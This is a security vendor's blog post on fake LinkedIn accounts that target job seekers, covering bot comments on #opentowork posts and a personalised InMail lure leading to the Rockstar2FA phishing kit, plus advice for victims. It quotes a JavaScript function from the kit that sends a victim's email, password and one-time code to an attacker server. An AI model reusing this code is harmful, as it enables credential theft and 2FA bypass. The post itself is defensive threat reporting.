

LinkedIn bots and spear phishers target job seekers

 malwarebytes.com/blog/news/2024/10/linkedin-bots-and-spear-phishers-target-job-seekers

Jérôme Segura

October 23, 2024



Microsoft's social network for professionals, LinkedIn, is an important platform for job recruiters and seekers alike. It's also a place where criminals go to find new potential victims.

Like other social media platforms, LinkedIn is no stranger to bots attracted to special keywords and hashtags. Think "I was laid off", "I'm #opentowork" and similar phrases that can wake up a swarm of bots hungry to scam someone new.

Bots are problematic as they not only create a poor user experience but also present real security risks. Perhaps even more insidious are customized phishing attempts, where fraudulent LinkedIn accounts directly reach out to their victim via the premium InMail feature. In this case, it's all about harvesting personal information from targets of interest.


In this article, we review recent observations and provide tips for job seekers and users of the platform in general.

Hungry bots


Online bots are so common that they transcend every possible industry: advertising, music and concerts, social media, games, and more. There are even companies whose entire business model is to disrupt and contain bots. The impact of bots depends on which point of

view you are taking, as it can range from simple nuisance, to opinion swaying, costly fraud, and a lot more in between.

We recently observed fake LinkedIn accounts that prey on those just laid off. Within minutes of a post, dozens of accounts start replying with links or requests to be added as a connection.





The use of certain hashtags was already known to attract bots, and the *#opentowork* one is no different. Ironically, even a recruiter was previously swamped with similar messages and questioned whether they might have to refrain from ever having to use the hashtag again:



The screenshot shows a LinkedIn post from a user with a greyed-out profile picture and name. The post text reads: "It's not easy hiring great talent, but we do what it takes to g... 9mo • [lock icon]". The main text of the post says: "Ok, this is madness! Adding the opentowork hashtag on my last posting and 10 bots (or people??) from, Nigeria sent me DMs...
FIRST, why are all these folks from Nigeria of all places?
SECOND, I'm a recruiter. I don't need resume services from y'all. I have MORE than enough of my peers willing to lend a hand if needed...
THIRD, It's Saturday. Just had to throw that in there!
I think I'm going to stop adding that hashtag. Getting me all excited for disappointment when someone DM's me....". At the bottom left, there are icons for replies, retweets, and likes with the number "6". At the bottom right, there is a blue "M" icon and the text "2 comments". A "+ Follow" button and a three-dot menu icon are visible in the top right corner of the post area.

The battle between HR and the bots was featured in a Brian Krebs [article](#) from a couple of years ago. While the accounts we saw in the most recent campaign were not labeled as recruiters directly, they often pointed to other profiles that were. In the majority of cases, scammers used the name of real people and their pictures to create new accounts.



It appears their primary goal may be to gain connections by pretending to help a job seeker. This may increase the supposed authenticity of their profile and make it harder to shut them down.


LinkedIn did take action sometime after we witnessed the original spam wave. Many of the accounts indeed disappeared and comments were removed. It's unclear whether this was a result of user reports, LinkedIn's own algorithms, or a combination of both.

Fine tuning anti-fraud algorithms requires constant calibration, and isn't without casualties. Some content creators have been banned due to "false positives", eroding the trust and dedication they put into the platform.

You've got InMail


While bots are annoying, they are usually so predictable and noisy that they can be spotted from miles away, especially when they duplicate their own comments on the same post. More dangerous are personalized requests that come directly into a user's inbox.

It's the same idea of a fake recruiter, but the profile looks more credible and scammers are using paid accounts. In fact, the ability to send a message to a user who's not in your circle of contacts, is one of LinkedIn's feature for going premium, called InMail.



In the image seen above, an alleged Amazon recruiter going by the name “Kay Poppe”, sent a direct message about a unique job opportunity at Amazon Web Services. The so-called recruiter’s profile picture looks to be AI-generated, and the name Kay Poppe vaguely reminds us of “K-pop”, the Korean pop music phenomenon. Perhaps this is a bit of a stretch, but we couldn’t help but think of North Korea’s relentless phishing attempts.

This was not a standard, copy-paste message but rather a carefully crafted one based on the victim’s job profile. The link shortener they used was related to their current position and was the hook to get them to visit a fake LinkedIn page showing a number of documents related to that role. None of the links to the documents actually load what they claim to be, instead they are meant to be a segway to a page hosting a phishing kit.



In this particular instance, this is the Rockstar2FA phishing-as-a-service toolkit used to harvest Google credentials. As more and more people are using two-factor authentication, criminals have come up with their own methods to bypass 2FA. While it is recommended to avoid SMS-based verification and instead use a one-time password (OTP) app, users can still get social engineered into entering the temporary code into a phishing page.

The image shows a browser window displaying a Gmail sign-in page. The page features the Google logo, the text "Sign in to continue to Gmail", an input field for "Email or phone", and a "Next" button. A JavaScript code block is overlaid on the page, defining a function named `verifyotph()`. The code includes a validation step for the OTP field and an AJAX call to a server endpoint `https://cyberluminaloo.ru/process.php`. The AJAX call sends data including `email`, `otp`, `password`, and `csrf`. The success callback checks for a response of `"1"` and redirects to `loginRedirect`, or alerts the user with "wrong number".

```
function verifyotph() {
  var otpval = $("#idvPin").val();
  if (!otpval) {
    alert("OTP field is empty");
    return;
  }
  $.ajax({
    url: "https://cyberluminaloo.ru/process.php",
    type: "POST",
    data: {
      email: email,
      otp: otpval,
      password: password,
      csrf: csrf
    },
    success: function(response) {
      if (response == "1") {
        document.location.href = loginRedirect;
      } else {
        alert("wrong number");
      }
    }
  });
}
```

Stealing a Google account is usually only the first step in longer chain leading to a full compromise. Many people use their Google email as a recovery address for a number of other online accounts. This can allow a criminal to reset as many passwords as they can get their hands on before the victim even realizes what's happened. It's also not unusual to get locked out of your account and then struggle to regain control of it.

Fish in a larger pod

Scammers are notorious for targeting the vulnerable, and one could say that after losing a job you probably feel this way. All too eager to regain employment, you may jump at the first opportunity and engage in a conversation that could end badly.

Many of the bots spamming via comments tie back to some kind of fraud such as the advance-fee scam where you need to pay an up-front fee in order to receive goods or services. Some job offers are also too good to be true, and you could unknowingly participate in illegal activities by helping to funnel and launder money.

The more targeted phishing attempts are dangerous not only for the individual in question but also for the company they work for. This may be the case if you are not actively looking for a new job, and as such compromising you could in turn have further consequences, such as getting an entry point into an entire organization.

Whether you are looking for a job or already have one, you should expect to get contacted by some unknown third-party at some point. Treat every such inquiry with suspicion and caution. Remember that on the internet, not everyone is who they pretend to be.

Also, consider passkeys, a newer form of authentication that was specifically designed to move away from passwords and be less prone to phishing attacks. They rely on a private-public key exchange between a device and the service's login page removing the need to enter passwords or codes.

If you ever fall victim to a scam, time is of the essence. Immediately:

- be on the lookout for unusual account changes
- proactively do a full password sweep
- reach out to your bank and credit card company
- inform your contacts who may receive fraudulent messages coming from you

We don't just report on threats – we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your—and your family's—personal information by using identity protection.